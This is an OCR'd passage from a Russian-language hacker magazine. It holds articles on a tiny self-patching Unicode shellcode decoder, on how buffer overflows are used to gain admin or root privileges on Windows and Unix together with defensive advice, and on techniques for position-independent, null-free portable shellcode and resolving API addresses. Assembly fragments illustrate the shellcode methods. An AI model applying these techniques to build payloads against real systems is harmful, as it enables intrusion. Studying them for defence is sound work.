После декодера идет shell-код, который будет расшифрован и исполнен. Это может быть код, открывающий порт для shell'а, или же скачивание и запуск произвольного файла. Короче, все что угодно. Но такой подход к написанию shell-кода очень громоздкий. В результате ты получишь, мягко говоря, огромный декодер. А это неинтересно, так как в большинстве случаев объем shell-кода ограничен.


ОПТИМИЗАЦИЯ ДЕКОДЕРА

Чтобы немного упростить алгоритм, мы в качестве адреса для записи декодированного shell-кода взяли адрес прямо за декодером. Это избавило нас от необходимости делать вызовы на него, потому что он исполняется сразу после расшифровки. К тому же, мы не должны выбирать заранее определенное место для записи shell-кода, что делает его более переносимым.

Но давай попробуем оптимизировать наш shell-кода. Обрати внимание на команду A4 movs byte ptr [edi],byte ptr [esi]. Она предназначена для копирования байт из адреса esi в edi. Команда очень удобна, если учесть, что ее объем составляет всего лишь один байт. Вспомни принцип работы декодера: он копирует из одного адреса в другой, просто адрес источника увеличивается на 2, а не на 1. Операция movs, автоматически инкрементирует esi и edi, чтобы обеспечить копирование строк в циклах. Но если после нее дополнительно увеличить esi на 1, то принцип работы станет таким же, как и у декодера! Вставив этот процесс в цикл, ты получишь наш декодер в Unicode:

```
Decoder:
A4              movs byte ptr [edi],byte ptr [esi]
00 45 00                add byte ptr [ebp],al
46                      inc esi
00 45 00                add byte ptr [ebp],al
E2 F6                   loop Decoder
```

Количество итераций зависит от значения, занесенного в ecx (как и в прошлом shell-коде), то есть ecx - это длина shell-кода. В esi и edi должен храниться адрес начала shell-кода. Остался один вопрос: каким образом организовать цикл, ведь операция loop занимает два отличных от нуля байта? Можно опять патчить декодер, но это увеличит размер. Давай схитрим. Наш декодер копирует shell-код, удаляя из него нули, поэтому после декодировки рабочий shell-код



Декодер патчит сам себя

окажется прямо за декодером. Мы не замкнем цикл декодера и оставим его в таком виде:

```
Decoder:
A4              movs byte ptr [edi],byte ptr [esi]
00 45 00                add byte ptr [ebp],al
46                      inc esi
00 45 00                add byte ptr [ebp],al
E2 00                   loop Shellcode
Shellcode:
```

Таким образом, после первой итерации управление переходит на shell-код, потому что esi и edi указывают прямо на него. А что если edi будет указывать на операнд операции loop? Тогда первый байт shell-кода будет записан операндом к loop и повлияет на исполнение декодера. Причем повлияет сразу при первой итерации, так как исполнится movs, которая изменит loop. И ход исполнения декодера в этот момент может измениться. Более того, если первый байт shell-кода будет 0xF6, то цикл замкнется.


Значит, можно сделать декодер, который пропатчит сам себя и таким образом замкнет цикл расшифровки shell-кода. Достаточно только перед декодируемым shell-кодом указать смещение для прыжка и подправить стартовые настройки: ecx - длина shell-кода + 1, edi - адрес операции loop +1, esi - адрес shell-кода.

Таким образом, нам удалось написать декодер для основного shell-кода, уложившись всего в 6 байт + настройки для его работы. Я думаю, это неплохой результат :).

Иногда, если ты переполняешь данные в памяти, весьма возможно, что ты перезапишешь и esp. Может быть и так, что переполнение происходит не в стеке. В таких случаях тебе придется самостоятельно искать свое местоположение.

ФОРМАТ UTF-8 И ДРУГИЕ

Часто данные конвертируются не только в Unicode, но и в такие форматы, как UTF-4, UTF-8, UCS, EUC и т.д. В этом случае появляются и другие ограничения, и новые возможности. Жаль, что объем статьи не позволяет рассказать об этом подробно. Но если эта тема кого-то заинтересует, то мы еще к ней вернемся. А на этом пока все.



В результате мы получили очень маленький декодер

Головин Виталий aka Vint (Vint@glstar.ru)

ПЛАТФОРМА. OVERFLOW. ВЛАСТЬ!

ПЕРЕПОЛНЕНИЕ БУФЕРА В СИСТЕМАХ WINDOWS И *NIX

В чем состоит механизм атак на переполнение буфера? Как, используя банальную ошибку, получают удаленные шеллы рута и адмика для, казалось бы, защищенных систем Windows и *nix? Ответы найдешь ниже.


Само переполнение буфера в программе не так страшно. Эта ошибка - лишь досадная оплошность, порой никак не влияющая на работу приложения. Максимальный вред от такой оплошности - остановка процесса программы, дамп памяти на винчестере и все. "И все-таки, почему ошибке переполнения буфера присваивают высокий, а часто даже критический статус?"- спросишь ты. Ответ прост: ошибка безобидна только для случаев, когда переполнение не используется умышленно, заранее подготовленным и отлаженным методом. Намеренное переполнение буфера системного процесса несет головную боль адмикам и пользователям ;-).

Очень малое количество драйверов работает с софтом напрямую, минуя функции ОС, что является серьезным препятствием для взломщиков.

Характерная черта для переполнения в ядре - его можно использовать как локально, так и удаленно.

ЦЕЛЬ ДЛЯ ВЗЛОМА

Далеко не каждое переполнение интересует кракеров и вирмейкеров. Например, их практически не волнуют ошибки программистов в малоиспользуемых программах. Такими ошибками будут заниматься хакеры - для них это удовольствие, а не работа или способ прославиться. Также не представляют особого интереса переполнения в программах, которые не имеют повышенных привилегий. Здесь достаточно вспомнить теорию переполнения буфера: у программы с ошибкой должны быть повышенные привилегии, которые она и передаст атакующему, выполнив определенный код. Вывод: наиболее желанны для взломщиков переполнения в привилегированных и распространенных приложениях. Что касается распространенности, то ОС Windows пока лидирует на рынке пользовательского ПО, а *nix-системы преобладают на серверах. Исходя из того, где найдена уязвимость, взломщик уже может представить область распространения его кода. А вот с высокими привилегиями и правами уже возникают некоторые сложности. Для того чтобы понять, какие именно программы имеют необходимые возможности, давай рассмотрим модель безопасности каждой из ОС.



Сердце администрирования Виндов

ОС WINDOWS

Это самая распространенная на сегодня система. О ее глючности и слабой модели пользовательских привилегий говорить не будем. Покажем только распределение привилегий в системе. На низшей ступени иерархии ОС стоит учетная запись "Гость" ("Guest"). Она есть в системе всегда, ее можно только заблокировать, но не удалить. Чаще всего эта учетка отключена и не имеет пароля. Она предполагает минимально возможные привилегии во всей системе. Приложения, запущенные от "Гость", не интересуют взломщиков. Они никогда не станут целью, на которую будет направлен эксплоит.

Следующая ступень иерархии - "Пользователи" ("Users"). Эта группа уже может входить в систему с терминалов, но права в ней все еще очень ограниченны: нет права на запись в системные файлы и папки. Группа "Пользователи" объединяет всех юзеров системы, не имеющих администраторских привилегий. Запущенные ими программы всегда имеют только те права на доступ, которые даны самому пользователю. Очень редкие эксплоиты и вирусы используют переполнения буфера в "пользовательских" программах. Учетных записей из группы "Пользователи" может даже не существовать. Последним доступным для использования является уровень группы "Администраторы" ("Administrators"). Получение прав администратора - одна из самых желанных целей взломщика. Эта учетная запись может выполнять практически все функции в системе. Получить привилегии уровня можно через уязвимость в программах, запущенных администратором. Это чаще всего приложения пользовательского плана (IE, почтовая программа, проигрыватели музыки-видео ;-). Именно поэтому настоятельно не рекомендуется работать под учетной записью с правами адмика. Но, оказывается, доступ адмика - не самый высокий в системе! Максимальными привилегиями обладает "Система" ("System") - самая желанная цель взломщика. Основное отличие ее от группы "Администраторы" - у "System" вообще нет ограничений на проводимые в ОС действия, так, нап-

■ Ноябрь 1988 года - время первого сетевого вируса-червя. Именно тогда мир начал осознавать всю остроту проблемы переполнения буфера.

W W W


- **www.securityfocus.com** - самый известный сайт по IT-безопасности.
- **www.cert.org** - CERT (Computer Emergensy Response Team)
- **www.secyritylab.ru** - огромный склад как уязвимостей, так и эксплоитов для них
- **www.bugtraq.ru** - наш ответ западным сайтам.
- **www.microsoft.com** - патчи для глючной системы.

ример, такая процедура, как смена пароля адмна на этих учетных записях будет существенно отличаться. Если у взломщика только права адмна, ему нужно будет сначала ввести старый пароль на учетку и только потом установить новый; для учетной записи "System" вводить старый пароль не нужно. "System" - аналогия root'а в *nix-системах. Получить права системы намного сложнее, но все же реально. Главная возможность - использовать переполнения буфера в программе из нулевого кольца защиты. О кольцах защиты хочется рассказать несколько подробней: в них скрыта вся архитектура Виндов.

ВЛАСТЕЛИН КОЛЕЦ, ИЛИ ТРИ СОРВАННЫЕ БАШНИ

Самое непривилегированное кольцо - третье. В нем исполняются программы всех пользователей включая адмнов. Это уровень приложений. ПО из этого кольца защиты никак не может влиять на более "высокие" программы (правда, только в теории, а на практике часто бывает с точностью до наоборот ;-( ). Даже если программа запущена администратором, она не может оказать какого-то определенного воздействия на код даже из второго уровня защиты. Третий уровень полностью контролируется как системой, так и приложениями из более привилегированных уровней. Затем идут первое и второе кольца защиты. В них выполняются общесистемные задачи и драйвера. Очень часто в первом кольце работают профессиональные отладчики. Достаточно второго уровня, чтобы можно было управлять всеми приложениями, запущенными на данный момент. Так как драйвера крутятся во втором уровне, то переполнение в любом драйвере даст, как минимум, права адмна. И самое главное - нулевое кольцо защиты. Код этого уровня обладает максимальными привилегиями, в этом кольце работает ОС и отладчик SoftIce. Чтобы приложение могло попасть в нулевое кольцо защиты, ему необходимо загружаться до старта ОС (именно так делает SoftIce). Поэтому заполучить привилегии "System", используя ошибку в пользовательском ПО, не получится. Но если взломщик найдет переполнение в ядре ОС или в ее основных компонентах (как было с RPC-уязвимостями), то дело - труба. Как известно, злоумышленник получает права того уровня, которые есть у глючной программы, в случае нулевого кольца защиты он получит права "System". При получении системных прав взломщика ничто не остановит - вот почему ошибка в ядре ОС сведет к нулю все защитные мероприятия.

Очень много теории и информации к размышлению




Вот такой файлик и вызывал переполнение в системах XP SP1

ПИНГВИНЫ, К ОБОРОНЕ СТАНОВИСЬ!

Поговорим теперь о *nix-защите. Все ОС *nix имеют очень схожую систему безопасности по отношению к работе с пользователями. В основе лежат понятия группы и пользователя. Все пользователи принадлежат к какой-либо группе (например, группы nobody, wheel, admin, root и т.д.). Эту принадлежность при добавлении пользователя устанавливает администратор. Кроме этого, у каждого файла есть несколько атрибутов: чтение, запись, выполнение; они вполне могут быть различны для хозяина файла, для группы, в которой он состоит, и для всех остальных. С помощью этих атрибутов происходит разграничение пользовательского доступа к ресурсам системы. Представленная система очень удобна и практически неуязвима. Но есть еще два атрибута, которые играют огромную роль при атаках на переполнения буфера, - так называемые биты UID/GID. Механизм SUID/SGID был введен для повышения безопасности и юзабильности ОС, но на самом деле он создал порядочную уязвимость при атаках на переполнение буфера. Принцип работы этого механизма можно объяснить так: в системе существует множество файлов, которые должны быть защищены от непосредственного чтения и записи простыми пользователями, но при этом некоторые программы, запущенные ими же, могли бы писать в эти файлы. Примером служит файл /etc/passwd, в нем хранятся кеши паролей всех пользователей. Этот файл защищен от чтения и записи для всех, кроме root'а. При обычной модели это бы значило, что только root может менять пароль для пользователя. На самом же деле это не так: программа passwd отлично работает у каждого юзера системы. Любой пользователь может легко сменить свой пароль, а значит произвести запись в /etc/passwd! Достигается это именно с помощью механизма SUID/SGID процессов. Дело в том, что программа passwd имеет хозяином пользователя root и у нее установлен UID-бит. При запуске такого приложения любым способом процесс получает хозяином пользователя, который прописан у него во владельцах. Таким образом, программа запус- »

Очень важно в firewall выставить так называемое правило "запрещено все, что явно не разрешено", эта политика запрещения поможет уберечь сервер от удаленных атак переполнения.



Вот они, будни админа Виндов


кается с максимальными привилегиями, без ввода root-пароля. Из концепции механизмов SUID/SGID следует, что устанавливать бит UID, который позволяет запускать данное приложение от имени владельца файла без ввода пароля на его учетную запись, и бит GID, позволяющий процессу запускаться от имени группы-владельца, может только root. Программы с установленным UID-битом, имеющие владельцем пользователя root, - главные мишени кракеров. Достаточно найти и применить переполнение буфера в таком софте, и сервер сразу перейдет в руки атакующего. Поэтому некоторые защищенные дистрибутивы стараются отказаться от механизма SUID/SGID, хотя это и понижает удобство использования системы. Если происходит переполнения на уровне ядра, то система выдает kernel panic либо происходит разрушение защиты хоста.

В апреле этого года Microsoft предупредила о новом баге в IE, возникающем при обработке картинок. Каком? Читай статью "Переполнения при обработке данных" в этом номере!

Также хорошими целями в *nix-системах являются ошибки в функциях ядра.

МЕСТО ВСТРЕЧИ ИЗМЕНИТЬ НЕЛЬЗЯ


Все атаки можно разделить на две большие группы: локальные и удаленные. Если рассматривать переполнение буфера, то отнести его к какому-либо одному виду атак невозможно. Существуют примеры как локальных атак, так и удаленных взломов через переполнение. Рассмотрим локальную атаку. Для того чтобы ее совершить, у взломщика должен быть либо физический доступ к хосту (монитор, клава атакуемого компьютера:-)), либо шелл, который позволит запустить приложения. Атака такого вида сводится к загрузке эксплоита на


Linux видал в гробу все переполнения Виндов

ПЕРВАЯ ОШИБКА ПЕРЕПОЛНЕНИЯ В СЕРВИСЕ FINGERD

```
{
char buf[512];
.....
gets(buf);
...
}
```

Как видишь, за эти годы практически ничего не изменилось.


Что же у нас в логах? Да лаги какие-то ;-)

компьютер и запуску его. Но тут могут возникнуть некоторые подводные камни: запрещена запись на диск вообще, то есть учетная запись подразумевает только чтение файлов определенного типа и все. Тогда атака через шелл отпадает, а при физическом доступе можно попробовать использовать сменные носители и запускать эксплоит с них. Хотя и тут бывают определенные заморочки: у *nix-систем есть защита от подобных действий, основанная на том, что сменные носители монтируются с опцией "noexec", что означает невозможность запуска программного кода с этих устройств. При таких жестких ограничениях просто использовать переполнение буфера не удастся, переполнение станет частью комплексной атаки.


В Windows также могут появиться проблемы при попытке взлома. Для локальных эксплоитов наибольшую проблему представляет запрещение выполнения любого постороннего ПО на данной машине. Это осуществляется грамотным системным администратором через разрешение выполнять только определенный код. Чаще всего такую защиту обойти не удается: для определения допустимых приложений используется сложная хеш-функция, и, если хеш не совпадет, приложение запущено не будет. Это основное препятствие при локальном взломе через переполнение.

ПОЖЕЛАЙ МНЕ КОННЕКТА...

Если говорить о сетевых атаках, то тут тоже очень много общего. Принцип работы любого удаленного эксплоита достаточно прост: программа подсоединяется на определенный порт атакуемой системы, посылает строку, переполняющую буфер сервиса, а определенный код, посланный эксплоитом, открывает на любом свободном порту telnet-сервер. После чего взломщик простым telnet-клиентом управляет удаленной системой. Правда, так красиво все только в теории, реальность же оказывается намного сложнее. Например, система Firewall способна разрушить все планы атаку-

ДОПОЛНИТЕЛЬНАЯ ИНФА

Автор сетевого червя Роберт Моррис-младший - сын известного IT-специалиста Роберта Морриса-старшего, который занимал должность руководителя NCSC (Национального центра компьютерной безопасности).




Обрати внимание на вывод chmod!

ющего. Дело в том, что грамотно настроенный брандмауэр просто не даст открыть порт для неизвестного приложения. В Linux'e iptables имеет набор правил и политик, исходя из которых он управляет всей сетевой активностью хоста. А так как серверной части эксплоита в этих правилах нет, то он и не сможет открыть порт для соединения. В Windows-платформе брандмауэр также играет одну из основных ролей в защите от удаленных атак переполнения буфера.

КАК ЖЕ БЫТЬ?

Полностью защититься от атак на переполнения невозможно, но снизить опасность достаточно просто. Для этого нужно следовать простым рекомендациям. Во-первых, каждый день посещать сайт www.security-focus.com или www.bugtraq.ru, где публикуются самые последние новости из мира IT-безопасности. Можно подписаться на рассылку bugtraq.ru с помощью сервиса www.subscribe.ru или прямо на этом сайте. Также необходимо проверить все правила администрирования серверов. Для Windows-платформ желательно поправить правила на вкладке "администрирование" и пункт "локальная политика безопасности", где следует явно указать ПО, которому разрешен запуск на выполнение, после чего запретить все остальные на уровне хоста. Для *nix платформ можно при установке выбрать максимальный уровень безопасности (это значительно повысит безопасность системы, правда, в ущерб удобству работы), после установки использовать опцию "noexec", когда возникнет необходимость обратиться к сменному носителю (опцию можно указать в файле /etc/fstab). А просмотр логов в любой ОС позволит во время определить попытку атаки и предупредить ее, поэтому необходимо иногда анализировать системные журналы соответствующими утилитами. Постарайся следовать нехитрым рекомендациям и обезопась свою систему.

Система Firewall способна разрушить все планы атакующего.



Начинаем коннект к взломанному хосту...

Крис Касперски aka мыщъх

ЖИВУЧИЙ КОД

ТЕХНИКА НАПИСАНИЯ ПЕРЕНОСИМОГО SHELL-КОДА

Shell-код никогда заранее не знает, куда попадет, поэтому он должен уметь выживать в любых условиях, автоматически адаптируясь к конкретной операционной системе, что не так-то просто. Немногие выжившие дали миру киберпространства то, в чем нуждались десятки червей, вирусов и их создателей.

Условимся называть переносимым shell-кодом машинный код, поддерживающий заданную линейку операционных систем (например, Windows NT, Windows 2000 и Windows XP). Как показывает практика, для решения подавляющего большинства задач такой степени переносимости вполне достаточно. В конце концов, гораздо проще написать десяток узкоспециализированных shell-кодов, чем один универсальный. Что поделаешь, переносимость требует жертв и, в первую очередь, увеличения объема shell-кода, а потому она оправдывает себя только в исключительных случаях.

Shell-код - это машинный код, тесно связанный с особенностями атакуемой системы.

Некоторые уподобляют переносимый shell-код морской свинке - не сказать, что морская, и вроде не свинка :).

ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К ПЕРЕНОСИМОМУ SHELL-КОДУ

Переносимый shell-код должен полностью сохранять работоспособность при любом расположении в памяти и использовать минимум системно-зависимых служебных структур, закладываясь лишь на наименее изменчивые и наиболее документированные из них.

Отталкиваться от содержимого регистров ЦП на момент возникновения переполнения категорически недопустимо, поскольку их значения в общем случае неопределенны, и решиться на такой шаг можно только с голодухи, когда shell-код упрямо не желает вмещаться в отведенное ему количество байт и приходится импровизировать, принося в жертву переносимость.

Не стоит злоупотреблять хитрыми трюками ("хаками") и недокументированными возможностями - это негативно сказывается на переносимости и фактически ничего не дает взамен.

ПУТИ ДОСТИЖЕНИЯ МОБИЛЬНОСТИ

Техника создания перемещаемого кода тесно связана с архитектурой конкретного микропроцессора. В частности, линейка x86 поддерживает следующие относительные команды: PUSH/POP, CALL и Jx. Старушка PDP-11 в этом отношении была намного богаче и, что самое приятное, позволяла использовать регистр указателя команд в адресных выражениях, существенно упрощая нашу задачу. Но, к сожалению, мы не располагаем возможностью выбора процессора.

Команды условного перехода Jxx всегда относительны, то есть операнд команды задает отнюдь не целевой адрес, а разницу между целевым адресом и адресом следующей команды, благодаря чему переход полностью перемещаем. Поддерживаются два типа операндов: byte и word/dword, оба знаковые - переход может быть направлен как "вперед", так и "назад" (в последнем случае операнд становится отрицательным).

Команды безусловного перехода JMP бывают и абсолютными, и относительными. Относительные начинаются с опкода EBh (операнд типа byte) или E9h (операнд типа word/dword), а абсолютные - с EAh, при этом операнд записывается в форме сегмент: смещение. Существуют еще и косвенные команды, передающие управление по указателю, лежащему по абсолютному адресу или регистру. Последнее наиболее удобно и осуществляется приблизительно так: mov eax, абсолютный адрес/jmp eax.

Команда вызова подпрограммы CALL ведет себя аналогично JMP, за тем лишь исключением что кодируется другими опкодами (E8h - относительный операнд типа word/dword, FFh /2 - косвенный вызов) и перед передачей управления на целевой адрес забрасывает на верхушку стека адрес возврата, представляющий собой адрес команды, следующей за call.

При условии, что shell-код расположен в стеке (при переполнении автоматических буферов он оказывается именно там), мы можем использовать регистр ESP в качестве базы, однако текущее значение ESP должно быть известно, а известно оно далеко не всегда. Для определения текущего значения регистра указателя команд достаточно сделать near call и вытащить адрес возврата командой pop. Обычно это выглядит так:

```
00000000:       call      000000005
; закинуть EIP+sizeof(call) в стек
00000005:       pop       ebp
; теперь в регистре ebp текущий eip
```

Приведенный код не свободен от нулей (а нули в shell-коде в большинстве случаев недопустимы), и, чтобы от них избавиться, call необходимо перенаправить "назад":

```
; короткий прыжок на call
00000000:       jmps      000000006
; ebp содержит адрес, следующий за call
00000002:       pop       ebp
; актуальный shell-код:
00000003:       nop
00000004:       nop
00000005:       nop
; закинуть адрес следующей команды в стек
00000006:       call      000000002
```

ЖЕСТКАЯ ПРИВЯЗКА

Нет ничего проще вызова API-функции по абсолютным адресам. Выбрав функцию (пусть это будет GetCurrentThreadId, экспортируемая KERNEL32.DLL), мы пропускам ее через утилиту dumpbin, входящую в комплект поставки практически любого компилятора. Узнав RVA (Relative Virtual Address - относительный виртуальный адрес) нашей подопечной, мы складываем его с базовым адресом загрузки, сообщаемым тем же dumpbin'ом, получая в результате абсолютный адрес функции.

На моей машине абсолютный адрес функции GetCurrentThreadId равен 77E876A1h, но в других версиях Windows NT он наверняка будет иным. Зато ее вызов свободно укладывается всего в две строки, соответствующие следующим семи байтам:

```
00000000:       mov       eax,0077E86A1
00000005:       call      eax
```

```
>dumpbin.exe /EXPORTS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
ordinal hint RVA      name
-
270      10D 00007DD2 GetCurrentProcessId
271      10E 000076AB GetCurrentThread
272      10F 000076A1 GetCurrentThreadId
273      110 00017CE2 GetDateFormatA
274      111 00019E18 GetDateFormatW
-

>dumpbin.exe /HEADERS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
-
OPTIONAL HEADER VALUES
             10B magic #
            5.12 linker version
           5D800 size of code
           56400 size of initialized data
               0 size of uninitialized data
            871D RVA of entry point
            1000 base of code
           5A000 base of data
        77E80000 image base
            1000 section alignment
             200 file alignment
```


Для определения абсолютного адреса функции необходимо сложить ее RVA-адрес с базовым адресом загрузки модуля

СИСТЕМНЫЕ ВЫЗОВЫ UNIX

■ UNIX-подобные системы валят с ног своим разнообразием, до чрезвычайности осложняя разработку переносимых shell-кодов.

Используется, по меньшей мере, шесть способов организации интерфейса с ядром: дальний вызов по селектору семь смещение ноль (HP-UX/PA-RISC, Solaris/x86, xBSD/x86), syscall (IRIX/MIPS), ta 8 (Solaris/SPARC), svca (AIX/POWER/PowerPC), INT 25h (BeOS/x86) и INT 80h (xBSD/x86, Linix/x86), причем порядок передачи параметров и номера системных вызов у всех разные. Некоторые системы перечислены дважды - это означает, что они используют гибридный механизм системных вызовов.

Подробно описывать каждую из систем здесь неразумно, так как это заняло бы слишком много места, тем более что это давным-давно описано в "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" Last Stage of Delirium Research Group (**http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf**). Да-да, той самой легендарной хакерской группой, что нашла дыру в RPC. Это действительно толковые парни, и пишут они классно (я только крякал от удовольствия, когда читал).



Теперь попробуем вызвать функцию connect, экспортируемую ws2_32.dll. Пропускаем ws2_32.dll через dumpbin и... Стоп! А кто нам вообще обещал, что эта динамическая библиотека окажется в памяти? А если даже и окажется, то не факт, что базовый адрес, прописанный в ее заголовке, совпадает с реальным базовым адресом загрузки. Ведь динамических библиотек много, и, если этот адрес уже занят, операционная система загрузит библиотеку в другой регион памяти.

